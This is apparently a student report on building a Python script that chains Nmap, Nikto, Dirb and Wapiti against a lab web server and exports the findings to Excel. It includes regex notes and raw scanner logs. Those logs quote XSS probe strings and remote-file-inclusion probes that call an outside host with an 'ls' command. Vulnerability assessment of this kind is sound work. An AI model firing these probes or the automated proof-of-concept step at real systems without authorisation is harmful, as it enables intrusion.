
For the results gathered from each module to be useful, they need to be displayed to the user in a concise and structured layout which is easy to understand; using the library openpyxl, the developer would be able to create and alter an Excel workbook in various ways, such as fonts, border styles, conditional formatting, and named styles. However, to allow these alterations multiple imports from the openpyxl library would be required because the whole library cannot be imported at once due to its large size. This can be seen in Figure 13.



```
from openpyxl import Workbook
from openpyxl.styles import NamedStyle, Font, Border, Side, Alignment, PatternFill
from openpyxl.formatting import Rule
from openpyxl.styles.differential import DifferentialStyle
```


Figure 13 imports for openpyxl

Before creating the excel spreadsheet using the script, the developer made a model version manually to determine the clearest and most concise layout which can be followed when developing the code to create the Excel workbook within the script. This can be seen in Figures 14 and 15.



	A	B
1	Information	
2	This sheet is for information regarding the output of this tool and how it works for any user who is interested	
3		
4	*This script is made purely for web testing and does not work unless there is a web port open on one of the default ports*	
5	*The script runs nmap to gather both information about the host and then nmap scripts made for common web exploits.*	
6	*Afterwards it runs nikto and dirbuster and checks the data that is gathered from both of those tools*	
7	*Both the raw output and the results can be found within the sheets that are named after each found ip address*	
8		
9	KEY	
10	Informational	
11	Issue	
12		
13		
14	Summary	
15		

Figure 14 Help spreadsheet model version




	A	B	C	D	E	F
1	What ports are open?	True/False				
2	Port 80					
3	Port 88					
4	Port 443					
5	Port 8080					
6	Port 8888					
7						
8						
9	Nmap Results	Shell? True/False	Nikto Results	Shell? True/False	Dirb Results	Shell? True/False
10						
11						

Figure 15 spreadsheet model version for each IP address

Within the model version was a help spreadsheet, as shown in Figure 14, to explain to the user information about the tool itself with a key for the colour coded cells and what they indicated, such as the “outdated” field. The layout shown in Figure 15 is copied for each IP address that is scanned to allow the user to find the results quickly and efficiently for each IP Address.


When starting the code version of the Excel workbook, a conditional formatting variable was required to implement the specific pattern for the cells with the “outdated” conditions applied. This can be seen in Figure 16.



```
# Set the pattern fill for the conditional formatting
fillColor = PatternFill(start_color="FFD9D9D9", end_color="FFD9D9D9", fill_type="solid")
fillColor.font =Font(color="FF005496")
```

Figure 16 Conditional formatting variable

To recreate the model version of the Excel spreadsheet using the script, the headings, subheadings, and data needed to be inserted then formatted. The openpyxl library streamlined this process for the developer. However, upon testing the creation of the Excel spreadsheet, the layout had to change in various areas due to limitations of the script itself such as, being able to set sections as true for false depending on if the script could get a shell or not. The changes to the Excel Spreadsheet can be seen in Figure 17.



What Ports are open?	True/False
Port 80	TRUE
Port 443	TRUE
Port 8080	TRUE
Port 8443	FALSE

Nikto Results	Dirb Results	Wapiti Results
+ The anti-clickjacking X-Frame-Options header is not present.	['http://192.168.1.100/cgi-bin/']	Backup file : 1
+ OSVDB-3268: /cgi-bin/: Directory indexing found.	['http://192.168.1.100/cgi-bin/']	Backup file
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)	['http://192.168.1.100/phpmyadmin/']	Backup file http://192.168.1.100/sqli-labs/readme.txt~ four
+ Python/2.6.5 appears to be outdated (current is at least 2.7.3)	['http://192.168.1.100/cgi-bin/']	CSP is not set
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)	['http://192.168.1.100/phpmyadmin/']	Lack of anti CSRF token
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)	['http://192.168.1.100/phpmyadmin/favicon.ico']	Lack of anti CSRF token
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 5.4.4)	['http://192.168.1.100/phpmyadmin/index.php']	Lack of anti CSRF token
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.	['http://192.168.1.100/phpmyadmin/js/']	Lack of anti CSRF token
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)	['http://192.168.1.100/phpmyadmin/lang/']	Lack of anti CSRF token
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current.	['http://192.168.1.100/phpmyadmin/libraries']	Lack of anti CSRF token
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)	['http://192.168.1.100/phpmyadmin/phpinfo.php']	Lack of anti CSRF token
+ OSVDB-3268: /?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexing found.	['http://192.168.1.100/phpmyadmin/setup']	Lack of anti CSRF token
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.	['http://192.168.1.100/phpmyadmin/themes/']	Lack of anti CSRF token
+ OSVDB-3092: /cgi-bin/: This might be interesting... possibly a system shell found.	['http://192.168.1.100/phpmyadmin/js/']	Lack of anti CSRF token
+ Cookie phpMyAdmin created without the httponly flag	['http://192.168.1.100/phpmyadmin/lang/']	Lack of anti CSRF token
+ Cookie phpMyAdmin created without the httponly flag	['http://192.168.1.100/phpmyadmin/themes/']	Lack of anti CSRF token
+ /phpmyadmin/: phpMyAdmin directory found	['http://192.168.1.100/phpmyadmin/themes/original/']	Lack of anti CSRF token
	['http://192.168.1.100/phpmyadmin/themes/original/']	Lack of anti CSRF token
	['http://192.168.1.100/phpmyadmin/themes/original/css/']	Lack of anti CSRF token
	['http://192.168.1.100/phpmyadmin/themes/original/img/']	Lack of anti CSRF token
	['http://192.168.1.100/phpmyadmin/themes/original/css/']	Lack of anti CSRF token
	['http://192.168.1.100/phpmyadmin/themes/original/img/']	Lack of anti CSRF token
		Lack of anti CSRF token

Figure 17 New layout based on changes

Finally, the tool script would write to the terminal that the tool had finished running and tell the user that the file had been created if the verbosity switch was enabled.

3 DISCUSSION

3.1 GENERAL DISCUSSION

By the end of the development and programming of this project, a functional and efficient script that scans the 5 default web ports of a user specified IP address, uses a multitude of vulnerability scanners to discover vulnerabilities related to that web service, and exports all the findings into an Excel workbook was successfully delivered.

To deliver the script, numerous sub-aims were addressed and met by breaking the entire script into manageable modules of code. Various benefits were found due to segmenting the code such as efficient testing of new features, streamlined programming due to tasks being broken down into smaller blocks, and efficient debugging because errors were contained to specific functions within the script.

3.1.1 ArgParse

The implementation of argument parsing to allow configurations to the script at runtime was achieved by utilising the library ArgParse. The ArgParse library was easily understood using the documentation linked to its webpage to efficiently implement argument parsing with minimal errors in the code. Multiple arguments were programmed to allow a multitude of configurations such as verbosity, file insertion, and enabling and disabling functionality, which provides users with numerous configurations they can make to change the script at runtime.

3.1.2 ScanForWebPorts Function

Integrating a network discovery tool into the script was vital to the basic functionality of the application. The library *Nmap* enabled the use of the network discovery tool of the same name to scan the test web application and detect which web ports were open on this virtual machine. Additionally, the scanning process will also prevent useless scans on IP addresses with no default web ports open and gives the user information within the final Excel workbook regarding the status of the four default web ports to allow them to do their own investigation based on what was found.

3.1.3 FindVulns Function

To gather a wide range of vulnerabilities, three different vulnerability scanning tools were implemented. *Nikto*'s implementation gathered numerous common vulnerabilities by scanning the web application comprehensively, *Dirb* discovers resources through a dictionary based attack to enumerate directories connected to the web application, and, finally, *Wapiti* scans for vulnerabilities by attempting to inject payloads to discover vulnerabilities and provides "Proof of Concept" curl commands to execute to prove the vulnerability works. The three different vulnerability scanning tools ensures a wide range of vulnerabilities was covered and provides the scan output to be exported so the user can analyse it themselves as well.

3.1.4 CreateRawFiles Function

Creating the raw files using "with" statements allowed the developer to write the output of the different scanning tools to text documents to provide the user with the option to analyse the output and provide the script with a method to read the output line by line.

3.1.5 FilteringVulns Function

Using the raw output files created in the previous function allowed the developer to search for common patterns within certain lines of the text document to filter and save common vulnerabilities into a dictionary. The common patterns contained within the databanks created by the developer were RegEx sequences such as “outdated” and “.*admin.*” to filter lines that contain these sequences and then save them to a dictionary to be input into the “RunExploits” function and export the results onto an Excel spreadsheet for the user to view.

3.1.6 RunExploits Function

The script attempted to run the “Proof of Concept” commands to confirm the existence of the related vulnerability but was not able to run commands with more than one argument which led to the output not relaying the required information to confirm certain vulnerabilities as intended. The script does however successfully execute curl commands with only one argument input and saves the output into a dictionary to be inserted into the Excel spreadsheet. This limitation is caused by the RegEx saving the output as a tuple rather than a list of arguments which does not allow the developer to alter the values to fit the format of the “check_output” function.

3.1.7 CreateSpreadSheet Function

Once all the information had been gathered from the different modules within the script, such as the default web ports that are open and the vulnerabilities contained within the services on the web ports, the script would export the results onto an Excel spreadsheet to compile the information in one place. The script handles the layout of the spreadsheet and conditional formatting for vulnerabilities related to outdated software using the library openpyxl to simplify the process.

3.2 FUTURE WORK

Should the script be expanded upon to implement additional functionality, the developer would employ the use of the OWASP *ZAP* tool to spider the discovered web applications, output into a Microsoft docx document to formulate a report the user can read through to understand the different vulnerabilities.

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool maintained under the umbrella of the Open Web Application Security Project (OWASP) and is designed for flexible and extensive web application testing (OWASP, n.d.). Integrating OWASP *ZAP* command line functionality within the script would serve as another method to scan for vulnerabilities by spidering through the web application to automatically discover resources utilised by a web application. After spidering the tool would then use its scan functionality to detect vulnerabilities within the new resources.

Outputting the results into a Microsoft docx document using libraries such as docx and docxtpl would allow the developer to implement a full automated report system. Using this set of libraries, the script could be expanded upon by increasing the databank which was used to filter out vulnerabilities to now include a description of the vulnerability once it is found that could be inserted into the report to give the user a further understanding of the found vulnerabilities. Additionally, the developer could integrate a method to enable the user using the same libraries to insert a front cover onto the report to assist in creating a full vulnerability assessment report (Khorasani, 2022).

4 REFERENCES

Ataman, A., 2023. *research aimultiple.* [Online]
Available at: https://research.aimultiple.com/vulnerability-scanning-automation/
[Accessed 06 May 2023].

Bulao, J., 2023. *techjury.* [Online]
Available at: https://techjury.net/blog/how-many-cyber-attacks-per-day/#gref
[Accessed 30 April 2023].

Cyber Management, 2022. *cm-alliance.* [Online]
Available at: https://www.cm-alliance.com/cybersecurity-blog/top-5-reasons-for-security-vulnerabilities-in-websites
[Accessed 6 May 2023].

kali, 2022. *kali.* [Online]
Available at:
https://www.kali.org/tools/dirb/#:~:text=DIRB%20is%20a%20Web%20Content,server%20and%20analyzing%20the%20responses
[Accessed 7 May 2023].

kali, 2023. *kali.* [Online]
Available at:
https://www.kali.org/tools/wapiti/#:~:text=Wapiti%20allows%20you%20to%20audit,where%20it%20can%20inject%20data
[Accessed 16 May 2023].

Khorasani, M., 2022. *plainenglish.* [Online]
Available at: https://plainenglish.io/blog/how-to-generate-automated-word-documents-with-python-d6b7f6d3f801
[Accessed 22 May 2023].

Manthanchauhan, n.d. *geeksforgeeks.* [Online]
Available at: https://www.geeksforgeeks.org/with-statement-in-python/
[Accessed 17 May 2023].

Mcdonald, M., 2020. *tiny cloud.* [Online]
Available at: https://www.tiny.cloud/blog/modular-programming-principle/
[Accessed 5 May 2023].

Microsoft, 2022. *learn microsoft.* [Online]
Available at: https://learn.microsoft.com/en-us/windows/wsl/about
[Accessed 7 May 2023].

Mirzoyan, V., 2021. *aist.* [Online]
[Accessed 5 May 2023].

NCSC, n.d. *NCSC.* [Online]
Available at: https://www.ncsc.gov.uk/guidance/vulnerability-scanning-tools-and-services
[Accessed 5 May 2023].

OWASP, 2021. *OWASP.* [Online]
[Accessed 06 May 2023].

OWASP, n.d. *zaproxy.* [Online]
Available at: https://www.zaproxy.org/getting-started/
[Accessed 22 May 2023].

Shepherd, J., 2023. *Social Shepherd.* [Online]
Available at: https://thesocialshepherd.com/blog/ecommerce-statistics#:~:text=eCommerce%20Sales%20Are%20Projected%20to,approximately%20%247.4%20trillion%20by%202025.
[Accessed 25 April 2023].

Shivanandhan, M., 2021. *freecodecamp.* [Online]
Available at: https://www.freecodecamp.org/news/an-introduction-to-web-server-scanning-with-nikto/
[Accessed 7 May 2023].

Strobes, 2023. *Strobes.* [Online]
Available at: https://www.strobes.co/blog/uncovering-the-limitations-of-vulnerability-scanners#:~:text=Vulnerability%20scanners%20are%20limited%20in,vulnerabilities%20to%20identify%20potential%20threats.
[Accessed 6 May 2023].

APPENDICES

APPENDIX A – REGEX TESTING SAMPLES

4.1.1 RegEx Testing Website Samples

4.1.1.1 https://RegEx101.com/r/3wf1VZ/1

\S*phpmyadmin\S*

/

gm

\S matches any non-whitespace character (equivalent to [^\r\n\t\f\v])

* matches the previous token between zero and unlimited times, as many times as possible, giving back as needed (greedy)

phpmyadmin matches the characters phpmyadmin literally (case sensitive)

\S matches any non-whitespace character (equivalent to [^\r\n\t\f\v])

* matches the previous token between zero and unlimited times, as many times as possible, giving back as needed (greedy)

Global pattern flags

g modifier: global. All matches (don't return after first match)

m modifier: multi line. Causes ^ and $ to match the begin/end of each line (not only begin/end of string)

4.1.1.2 https://RegEx101.com/r/J9UoJZ/1

/

curl\s"([^"]+)"(?:\s([^"]+))*"([^"]+)"(?:\s([^"]+))*"([^"]+)"

/

gm

curl matches the characters curl literally (case sensitive)

\s matches any whitespace character (equivalent to [\r\n\t\f\v])

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

1st Capturing Group ([^"]+)

Match a single character not present in the list below [^"]

+ matches the previous token between one and unlimited times, as many times as possible, giving back as needed (greedy)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

Non-capturing group (?:\s([^"]+))*

* matches the previous token between zero and unlimited times, as many times as possible, giving back as needed (greedy)

\s matches any whitespace character (equivalent to [\r\n\t\f\v])

2nd Capturing Group ([^"]+)

Match a single character not present in the list below [^"]

+ matches the previous token between one and unlimited times, as many times as possible, giving back as needed (greedy)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

3rd Capturing Group ([^"]+)

Match a single character not present in the list below [^"]

+ matches the previous token between one and unlimited times, as many times as possible, giving back as needed (greedy)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

Non-capturing group (?:\s([^"]+))*

* matches the previous token between zero and unlimited times, as many times as possible, giving back as needed (greedy)

\s matches any whitespace character (equivalent to [\r\n\t\f\v])

4th Capturing Group ([^"]+)

Match a single character not present in the list below [^"]

+ matches the previous token between one and unlimited times, as many times as possible, giving back as needed (greedy)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

5th Capturing Group ([^"]+)

Match a single character not present in the list below [^"]

+ matches the previous token between one and unlimited times, as many times as possible, giving back as needed (greedy)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

" matches the character " with index 3410 (2216 or 428) literally (case sensitive)

Global pattern flags

g modifier: global. All matches (don't return after first match)

m modifier: multi line. Causes ^ and $ to match the begin/end of each line (not only begin/end of string)

20-282 curl

APPENDIX B – SNIPPETS OF FILES

4.1.2 *Nmap*

{'*Nmap*': {'command_line': '*Nmap* -oX - -p 80,88,443,8080,8888 -sV 192.168.1.100', 'scaninfo': {'tcp': {'method': 'connect', 'services': '80,88,443,8080,8888'}}, 'scanstats': {'timestr': 'Mon May 22 03:38:41 2023', 'elapsed': '20.34', 'uphosts': '1', 'downhosts': '0', 'totalhosts': '1'}}, 'scan': {'192.168.1.100': {'hostnames': [{'name': '', 'type': ''}], 'addresses': {'ipv4': '192.168.1.100'}, 'vendor': {}, 'status': {'state': 'up', 'reason': 'syn-ack'}, 'tcp': {80: {'state': 'open', 'reason': 'syn-ack', 'name': 'http', 'product': 'Apache httpd', 'version': '2.2.14', 'extrainfo': '(Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_Python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1', 'conf': '10', 'cpe': 'cpe:/a:apache:http_server:2.2.14'}, 88: {'state': 'closed', 'reason': 'conn-refused', 'name': 'kerberos-sec', 'product': '', 'version': '', 'extrainfo': '', 'conf': '3', 'cpe': ''}, 443: {'state': 'open', 'reason': 'syn-ack', 'name': 'https', 'product': '', 'version': '', 'extrainfo': '', 'conf': '3', 'cpe': ''}, 8080: {'state': 'open', 'reason': 'syn-ack', 'name': 'http', 'product': 'Apache Tomcat/Coyote JSP engine', 'version': '1.1', 'extrainfo': '', 'conf': '10', 'cpe': 'cpe:/a:apache:coyote_http_connector:1.1'}, 8888: {'state': 'closed', 'reason': 'conn-refused', 'name': 'sun-answerbook', 'product': '', 'version': '', 'extrainfo': '', 'conf': '3', 'cpe': ''}}}}}

4.1.3 *Nikto*

```
- Nikto v2.1.5

---------------------------------------------------------------------------

+ No web server found on 192.168.1.100: 88

---------------------------------------------------------------------------

+ No web server found on 192.168.1.100: 443

---------------------------------------------------------------------------
```

```
+ No web server found on 192.168.1.100: 8888

---------------------------------------------------------------------------

+ Target IP:         192.168.1.100

+ Target Hostname:    192.168.1.100

+ Target Port:       80

+ Start Time:        2023-05-22 03:38:47 (GMT1)

---------------------------------------------------------------------------

+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_Python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1

+ The anti-clickjacking X-Frame-Options header is not present.

+ OSVDB-3268: /: Directory indexing found.

+ OSVDB-3268: /cgi-bin/: Directory indexing found.

+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)

+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release)
and 2.0.64 are also current.

+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 5.4.4)

+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current.

+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)

+ Python/2.6.5 appears to be outdated (current is at least 2.7.3)

+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)

+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)

+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)

+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl
2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to
exploit). CVE-2002-0082, OSVDB-756.

+ OSVDB-3268: /./: Directory indexing found.

+ OSVDB-3268: /?mod=node&nid=some_thing&op=view: Directory indexing found.
+ OSVDB-3268: /?mod=some_thing&op=browse: Directory indexing found.

+ /./: Appending '/./' to a directory allows indexing

+ OSVDB-3268: //: Directory indexing found.

+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index
page.

+ OSVDB-3268: /?Open: Directory indexing found.

+ OSVDB-3268: /?OpenServer: Directory indexing found.

+ OSVDB-3268: /%2e/: Directory indexing found.

+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher.
http://www.securityfocus.com/bid/2513.

+ OSVDB-3268: /?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexing found.

+ OSVDB-3268: /?sql_debug=1: Directory indexing found.

+ OSVDB-3268: ///: Directory indexing found.

+ OSVDB-3268: /?PageServices: Directory indexing found.

+ OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by
forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. CVE-
1999-0269.

+ OSVDB-3268: /?wp-cs-dump: Directory indexing found.

+ OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by
forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. CVE-
1999-0269.

+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30

+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and
should be protected or limited to authorized hosts.

+ OSVDB-3092: /cgi-bin/: This might be interesting... possibly a system shell found.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268:
/////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
/////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///////////////////////////////////: Directory indexing found.

+ OSVDB-3288:
/////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
```

```
////////////////////////////////////////////////////////////////////////////////////////////////////////////
//////////////////////////////////: Abyss 1.03 reveals directory listing when       /'s are requested.

+ OSVDB-3268: /?pattern=/etc/*&sort=name: Directory indexing found.

+ Cookie phpMyAdmin created without the httponly flag

+ OSVDB-3268: /?D=A: Directory indexing found.

+ OSVDB-3268: /?N=D: Directory indexing found.

+ OSVDB-3268: /?S=A: Directory indexing found.

+ OSVDB-3268: /?M=A: Directory indexing found.

+ OSVDB-3268: /?\"><script>alert('Vulnerable');</script>: Directory indexing found.

+ Server leaks inodes via ETags, header found with file /icons/README, inode: 24893, size: 5108, mtime:
0x438c0358aae80

+ OSVDB-3233: /icons/README: Apache default file found.

+ OSVDB-3268: /?_CONFIG[files][functions_page]=http://cirt.net/rfiinc.txt?: Directory indexing found.

+ OSVDB-3268: /?npage=-1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: Directory indexing
found.

+ OSVDB-3268: /?npage=1&content_dir=http://cirt.net/rfiinc.txt?%00&cmd=ls: Directory indexing found.

+ OSVDB-3268: /?show=http://cirt.net/rfiinc.txt??: Directory indexing found.

+ /phpmyadmin/: phpMyAdmin directory found

+ OSVDB-3268: /?-s: Directory indexing found.

+ 6544 items checked: 0 error(s) and 53 item(s) reported on remote host

+ End Time:          2023-05-22 03:38:54 (GMT1) (7 seconds)

---------------------------------------------------------------------------

+ Target IP:         192.168.1.100

+ Target Hostname:    192.168.1.100

+ Target Port:        8080

+ Start Time:        2023-05-22 03:38:54 (GMT1)

---------------------------------------------------------------------------

+ Server: Apache-Coyote/1.1

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ 6544 items checked: 0 error(s) and 0 item(s) reported on remote host
+ End Time:           2023-05-22 03:39:59 (GMT1) (65 seconds)
---------------------------------------------------------------------------
+ 2 host(s) tested
```

4.1.4 *Dirb*

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 22 03:39:59 2023
URL_BASE: http://192.168.1.100/
WORDLIST_FILES: /usr/share/Dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 302
OPTION: Silent Mode

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.100/ ----
==> DIRECTORY: http://192.168.1.100/cgi-bin/
+ http://192.168.1.100/cgi-bin/ (CODE:200|SIZE:1070)
==> DIRECTORY: http://192.168.1.100/filemanager/
==> DIRECTORY: http://192.168.1.100/icon/
==> DIRECTORY: http://192.168.1.100/javascript/
==> DIRECTORY: http://192.168.1.100/phpmyadmin/
+ http://192.168.1.100/server-status (CODE:403|SIZE:215)
```

```
---- Entering directory: http://192.168.1.100/cgi-bin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.100/filemanager/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.100/icon/ ----
==> DIRECTORY: http://192.168.1.100/icon/browser/
==> DIRECTORY: http://192.168.1.100/icon/clock/
==> DIRECTORY: http://192.168.1.100/icon/flags/
==> DIRECTORY: http://192.168.1.100/icon/os/
==> DIRECTORY: http://192.168.1.100/icon/other/

---- Entering directory: http://192.168.1.100/javascript/ ----
==> DIRECTORY: http://192.168.1.100/javascript/jquery/

---- Entering directory: http://192.168.1.100/phpmyadmin/ ----
+ http://192.168.1.100/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.1.100/phpmyadmin/index.php (CODE:200|SIZE:8611)
==> DIRECTORY: http://192.168.1.100/phpmyadmin/js/
==> DIRECTORY: http://192.168.1.100/phpmyadmin/lang/
+ http://192.168.1.100/phpmyadmin/libraries (CODE:403|SIZE:222)
+ http://192.168.1.100/phpmyadmin/phpinfo.php (CODE:200|SIZE:0)
+ http://192.168.1.100/phpmyadmin/setup (CODE:401|SIZE:401)
==> DIRECTORY: http://192.168.1.100/phpmyadmin/themes/

---- Entering directory: http://192.168.1.100/icon/browser/ ----
```

```
---- Entering directory: http://192.168.1.100/icon/clock/ ----

---- Entering directory: http://192.168.1.100/icon/flags/ ----

---- Entering directory: http://192.168.1.100/icon/os/ ----

---- Entering directory: http://192.168.1.100/icon/other/ ----

---- Entering directory: http://192.168.1.100/javascript/jquery/ ----
+ http://192.168.1.100/javascript/jquery/jquery (CODE:200|SIZE:120763)

---- Entering directory: http://192.168.1.100/phpmyadmin/js/ ----

---- Entering directory: http://192.168.1.100/phpmyadmin/lang/ ----

---- Entering directory: http://192.168.1.100/phpmyadmin/themes/ ----
==> DIRECTORY: http://192.168.1.100/phpmyadmin/themes/original/

---- Entering directory: http://192.168.1.100/phpmyadmin/themes/original/ ----
==> DIRECTORY: http://192.168.1.100/phpmyadmin/themes/original/css/
==> DIRECTORY: http://192.168.1.100/phpmyadmin/themes/original/img/

---- Entering directory: http://192.168.1.100/phpmyadmin/themes/original/css/ ----

---- Entering directory: http://192.168.1.100/phpmyadmin/themes/original/img/ ----

-----------------
END_TIME: Mon May 22 03:40:40 2023
```

```
DOWNLOADED: 73792 - FOUND: 8
```

4.1.5 *Wapiti*

```
****************************************************************************

              Wapiti 3.0.4 - Wapiti.sourceforge.io

               Report for http://192.168.1.100/

